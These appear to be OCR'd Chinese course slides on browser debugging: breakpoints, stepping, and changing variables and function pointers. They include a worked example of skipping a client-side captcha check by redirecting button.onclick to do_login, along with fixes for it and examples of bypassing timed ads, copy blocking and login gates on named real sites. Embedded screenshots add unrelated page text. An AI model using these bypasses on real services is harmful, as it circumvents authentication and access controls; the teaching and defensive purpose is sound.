
⑥ DOM断点列表

③ 变量监控

⑦ 事件监听器断点列表

④ 函数调用栈

网络面板 (Network)



① 搜索网络包关键字

② 网络资源请求概览

③ 网络资源请求明细

6.2.2 前端调试原理

- 基本思想：在程序**运行状态**下，理解/改变其行为

- 控制程序的执行

- 观测和修改程序逻辑

- 核心操作：

- 设置断点

- 单步执行

- 查看/修改关键变量值


- 劫持关键函数变量

设置断点

- 概念：让程序的执行在特定位置中断，以便分析
- 分类：
 - 代码行断点：当程序执行到指定代码行时中断
 - 事件断点：当指定事件发生时中断
 - DOM断点：当指定文档元素内容发生变化时中断
- 根据目标任务确定：
 - 使用何种类型的断点
 - 对哪个对象设置断点

设置断点示例

```
1. function check_verification() {  
2.   code1 = get_user_input_code();  
3.   code2 = get_sys_gen_code();  
4.   return compare_code(code1, code2);  
5. }  
  
6. function raise_error() {  
7.   text = createText("验证码不正确");  
8.   form = getElementById("form");  
9.   form.appendChild(text);  
10. }  
  
11. function login() {  
12.   result = check_verification();  
13.   if (result == 1) raise_error();  
14.   else do_login();  
15. }  
  
16. button=getElementById("submit");  
17. button.onclick = login;
```



对象	事件	响应
button (submit)	onclick	login()
.....		

单步执行

■ 概念：一步一步跟踪程序执行的流程

■ 分类：



■ Step Over: 执行被调函数并返回



■ Step Into: 进入被调函数



■ Step Out: 跳出当前函数

■ 根据目标任务确定：

■ 使用何种单步执行

■ 单步执行何时停止

```
1. function check_verification() {  
2.     code1 = get_user_input_code();  
3.     code2 = get_sys_gen_code();  
4.     return compare_code(code1, code2);  
5. }  
  
6. function raise_error() {  
7.     text = createText("验证码不正确");  
8.     form = getElementById("form");  
9.     form.appendChild(text);  
10. }  
  
11. function login() {  
12.     result = check_verification();  
13.     if (result == 1) raise_error();  
14.     else do_login();  
15. }  
  
16. button=getElementById("submit");  
17. button.onclick = login;
```



查看/修改变量值

■ 概念：

- 查看变量运行时的值
- 修改变量运行时的值

■ 根据目标任务确定：

- 哪个变量是关键变量
- 变量值的含义

■ 示例：

- result是一个关键变量
- 值为1代表验证码失败

```
1. function check_verification() {  
2.     code1 = get_user_input_code();  
3.     code2 = get_sys_gen_code();  
4.     return compare_code(code1, code2);  
5. }  
  
6. function raise_error() {  
7.     text = createText("验证码不正确");  
8.     form = getElementById("form");  
9.     form.appendChild(text);  
10. }  
  
11. function login() {  
12.     result = check_verification();  
13.     if (result == 1) raise_error();  
14.     else do_login();  
15. }  
  
16. button=getElementById("submit");  
17. button.onclick = login;
```

劫持关键函数变量

■ 概念：

- 找到关键函数变量
- 修改关键函数变量

■ 根据目标任务确定：

- 哪个变量是关键函数变量
- 修改关键函数变量的指向

■ 示例：

- button.onclick是一个关键函数变量
- 让其指向do_login函数

```
1. function check_verification() {  
2.     code1 = get_user_input_code();  
3.     code2 = get_sys_gen_code();  
4.     return compare_code(code1, code2);  
5. }  
  
6. function raise_error() {  
7.     text = createText("验证码不正确");  
8.     form = getElementById("form");  
9.     form.appendChild(text);  
10. }  
  
11. function login() {  
12.     result = check_verification();  
13.     if (result == 1) raise_error();  
14.     else do_login();  
15. }  
  
16. button=getElementById("submit");  
17. button.onclick = login;
```


使用调试技术绕开微人大验证码



客户端浏览器



服务器



问题出在哪里?


如何修复？

- 方案一：在一次请求中同时核验认证码、用户名、密码
- 方案二：设置用户名/密码错误尝试次数上限
- 参考方案：北京市小客车指标调控管理信息系统

The screenshot displays the official website of the Beijing Municipal Commission of Transport. At the top, the logo and name of the commission are visible, along with the title of the system: '北京市小客车指标调控管理信息系统'. A red '首都之窗' (Capital Window) logo is also present. The main banner features a green and blue background with silhouettes of people running, playing, and cycling, accompanied by the text '倡导绿色出行 共建绿色北京' (Promote green travel, build green Beijing). Below the banner, there is a section titled '一图读懂 北京市小客车数量调控新政' (Understand in one picture: New policy on the quantity control of Beijing's small cars). On the right side, the '用户登录' (User Login) section is highlighted in green. It includes a dropdown menu for '个人用户' (Individual User) and radio buttons for '非营运车' (Non-operating vehicle) and '营运车' (Operating vehicle). There are input fields for '手机号' (Mobile phone number) with a placeholder '没有手机号的用编码代替' (Use code instead of mobile number if no mobile number), '密码' (Password), and '验证码' (Verification code). A '忘记密码' (Forgot password) link is next to the password field. A CAPTCHA image showing the code '5WQv' is displayed next to the verification code field. An orange '我要登录' (I want to login) button is at the bottom of the login section. Below the button, there is a registration prompt: '若还未注册, 请点击下面按钮进行注册。' (If not yet registered, click the button below to register.) and a warning: '温馨提示: 2014年1月1日之前已经申请过指标的, 直接用“手机号+密码”登录, 没有手机号的用申请编码代替。' (Warm reminder: Before January 1, 2014, if you have already applied for an indicator, log in directly with 'mobile number + password'. If you do not have a mobile number, use the application code instead.)

<https://xkczb.jtw.beijing.gov.cn/>

改进的验证流程



北京市小客车指标调控管理信息系统登录验证流程

6.3 Web前端业务逻辑旁路

- 增加额外操作
- 计时广告
- 功能屏蔽
- 检验登录情况
-

6.3.1 增加额外操作

- 例子：CSDN，复制内容的结尾增加版权信息

(https://blog.csdn.net/weixin_41943811/article/details/111933295)

CSDN 首页 博客 程序员学院 下载 论坛 问答 代码 直播 能力认证 高校 运维 登录/注册 会员中心 收藏 消息 创作中心

TrustHarry
码龄3年 暂无认证
8 93万+ 67万+ 608
原创 周排名 总排名 访问 等级
80 0 0 0 0
积分 粉丝 获赞 评论 收藏
私信 关注

搜博主文章

热门文章

- Ubuntu1804换源 194
- docker下安装gerrit 184
- GitLab升级 65
- Ubuntu安装docker与换源 48
- Centos安装VNC Server精简版 19

最新文章

- Centos安装VNC Server精简版
- 官方如何安装Jfrog
- Ubuntu安装docker与换源

Ubuntu1804换源

原创 TrustHarry 2020-12-29 17:17:09 196 收藏 版权

文章标签: ubuntu 运维 服务器

1. 备份原始文件 `mv /etc/apt/sources.list /etc/apt/sources.list.backup`
2. 切换到管理员 `sudo su`
3. `vi /etc/apt/sources.list`
4. 添加以下阿里源
deb <http://mirrors.aliyun.com/ubuntu/> bionic main restricted universe multiverse
deb <http://mirrors.aliyun.com/ubuntu/> bionic-security main restricted universe multiverse
deb <http://mirrors.aliyun.com/ubuntu/> bionic-updates main restricted universe multiverse
deb <http://mirrors.aliyun.com/ubuntu/> bionic-proposed main restricted universe multiverse
deb <http://mirrors.aliyun.com/ubuntu/> bionic-backports main restricted universe multiverse
deb-src <http://mirrors.aliyun.com/ubuntu/> bionic main restricted universe multiverse
deb-src <http://mirrors.aliyun.com/ubuntu/> bionic-security main restricted universe multiverse
deb-src <http://mirrors.aliyun.com/ubuntu/> bionic-updates main restricted universe multiverse
deb-src <http://mirrors.aliyun.com/ubuntu/> bionic-proposed main restricted universe multiverse
deb-src <http://mirrors.aliyun.com/ubuntu/> bionic-backports main restricted universe multiverse
5. 更新 apt update
`apt upgrade`

点赞 评论 分享 收藏 举报 关注 一键三连

CSDN, 复制内容的结尾增加版权信息

六大排序算法: 插入排序, 希尔排序, 选择排序, 冒泡排序, 快速排序, 堆排序

博客 下载 学习 社区 知道 GitHub InsCode

冒泡排序, 快速排序, 希尔排序, 堆排序 需要额外辅助空间

搜索

会员中心 消息 历史 创作中心 发布

1 2 3 4 5 6 Over!

代码如下:

```
1 void InsertSort(int* arr, int n)
2 {
3     for (int i = 0; i < n - 1; ++i)
4     {
5         //记录有序序列最后一个元素的下标
6         int end = i;
7         //待插入的元素
8         int tem = arr[end + 1];
9         //单趟排
10        while (end >= 0)
11        {
12            //比插入的数大就向后移
13            if (tem < arr[end])
14            {
15                arr[end + 1] = arr[end];
16                end--;
17            }
18            //比插入的数小, 跳出循环
19            else
20            {
21                break;
22            }
23        }
24        //tem放到比插入的数小的数的后面
25        arr[end + 1] = tem;
26        //代码执行到此位置有两种情况:
27        //1. 待插入元素找到应插入位置 (break跳出循环到此)
28        //2. 待插入元素比当前有序序列中的所有元素都小 (while循环结束后到此)
29    }
30 }
```

时间复杂度: 最坏情况下为 $O(N^2)$, 此时待排序列为逆序, 或者说接近逆序

目录

1. 插入排序

2. 希尔排序

3. 选择排序

4. 冒泡排序

5. 堆排序

6. 快速排序

5.1 hoare版本(左右指针法)

5.2 挖坑法

5.2.1 递归

5.2.2 非递归

5.3 前后指针法

亚马逊科技

开发新年礼物 免费领香港云服务器

12个月 + 永久免费 CDN 服务 + 免费 VPS

双鱼座211 关注

4877 28003 209

专栏目录

6.3.2 计时广告

- 例子：腾讯视频的计时广告 (<https://v.qq.com/>)

The screenshot displays the Tencent Video (腾讯视频) interface. At the top, the navigation bar includes the logo, category tabs (精选, 电视剧, 电影, 综艺, 动漫, 少儿, 全部), and a search bar. A red banner at the top right indicates a 16-day daily new local confirmed cases trend. The main video player shows a yellow sports car in a desert setting with the large text '冲刺' (Sprint) overlaid. A dark overlay in the top right of the video player shows a countdown timer '13 | 你可以在3秒后关闭该广告' (You can close this ad 3 seconds later). Below the video, there are controls for playback (5160 times), sharing, downloading, and mobile viewing, along with buttons for '热评' (Hot Comments) and '弹' (Danmu). A red button at the bottom right of the video player says '点击画面, 查看详情' (Click the screen to view details). To the right of the video player, a sidebar titled '周黎明解读经典影片' (Zhou Liming Interprets Classic Films) lists four episodes, each with a 'VIP' label and a duration. The bottom of the interface shows the title '第01集 周黎明解读经典影片-《末代皇帝》1988' (Episode 01: Zhou Liming Interprets Classic Film - 'The Last Emperor' 1988) and a progress bar at 81%.

腾讯视频 不负好时光

精选 电视剧 电影 综艺 动漫 少儿 全部

连续16天单日新增本土确诊 🔥 热搜榜 🔍 全网搜

13 | 你可以在3秒后关闭该广告

冲刺

展示游戏仅供参考
片段取自实际游戏画面

5160次专辑播放 分享 下载 手机看 赠片

热评 弹

发表

第01集 周黎明解读经典影片-《末代皇帝》1988

88

顶 81% 踩

下载客户端 体验4k超清视觉 下载客户端

周黎明解读经典影片

开通VIP会员免费看

第01集 周黎明解读经典影片-《末代皇帝》1988

15:41

VIP

第02集 周黎明解读经典影片-《与狼共舞》1991

15:46

VIP

第03集 周黎明解读经典影片-《沉默的羔羊》1992

17:04

VIP

第04集 周黎明解读经典影片-《辛德勒的名单》

VIP


6.3.3 功能屏蔽

- 例子：百度文库，屏蔽了复制和右键功能

(<https://wenku.baidu.com/view/4158f76aaf1ffc4ffe47ac67.html>)



百度文库，屏蔽了复制和右键功能



6.3.4 检验登录情况

- 例子：百度文库，非会员继续阅读


(<https://wenku.baidu.com/view/0fbea0bef66527d3240c844769eae009591ba24f.html>)



6.4 浏览器扩展

- 通过调用浏览器提供的扩展 API 来扩展浏览器功能的一种组件，工作在浏览器层面，使用 HTML + JavaScript + CSS开发
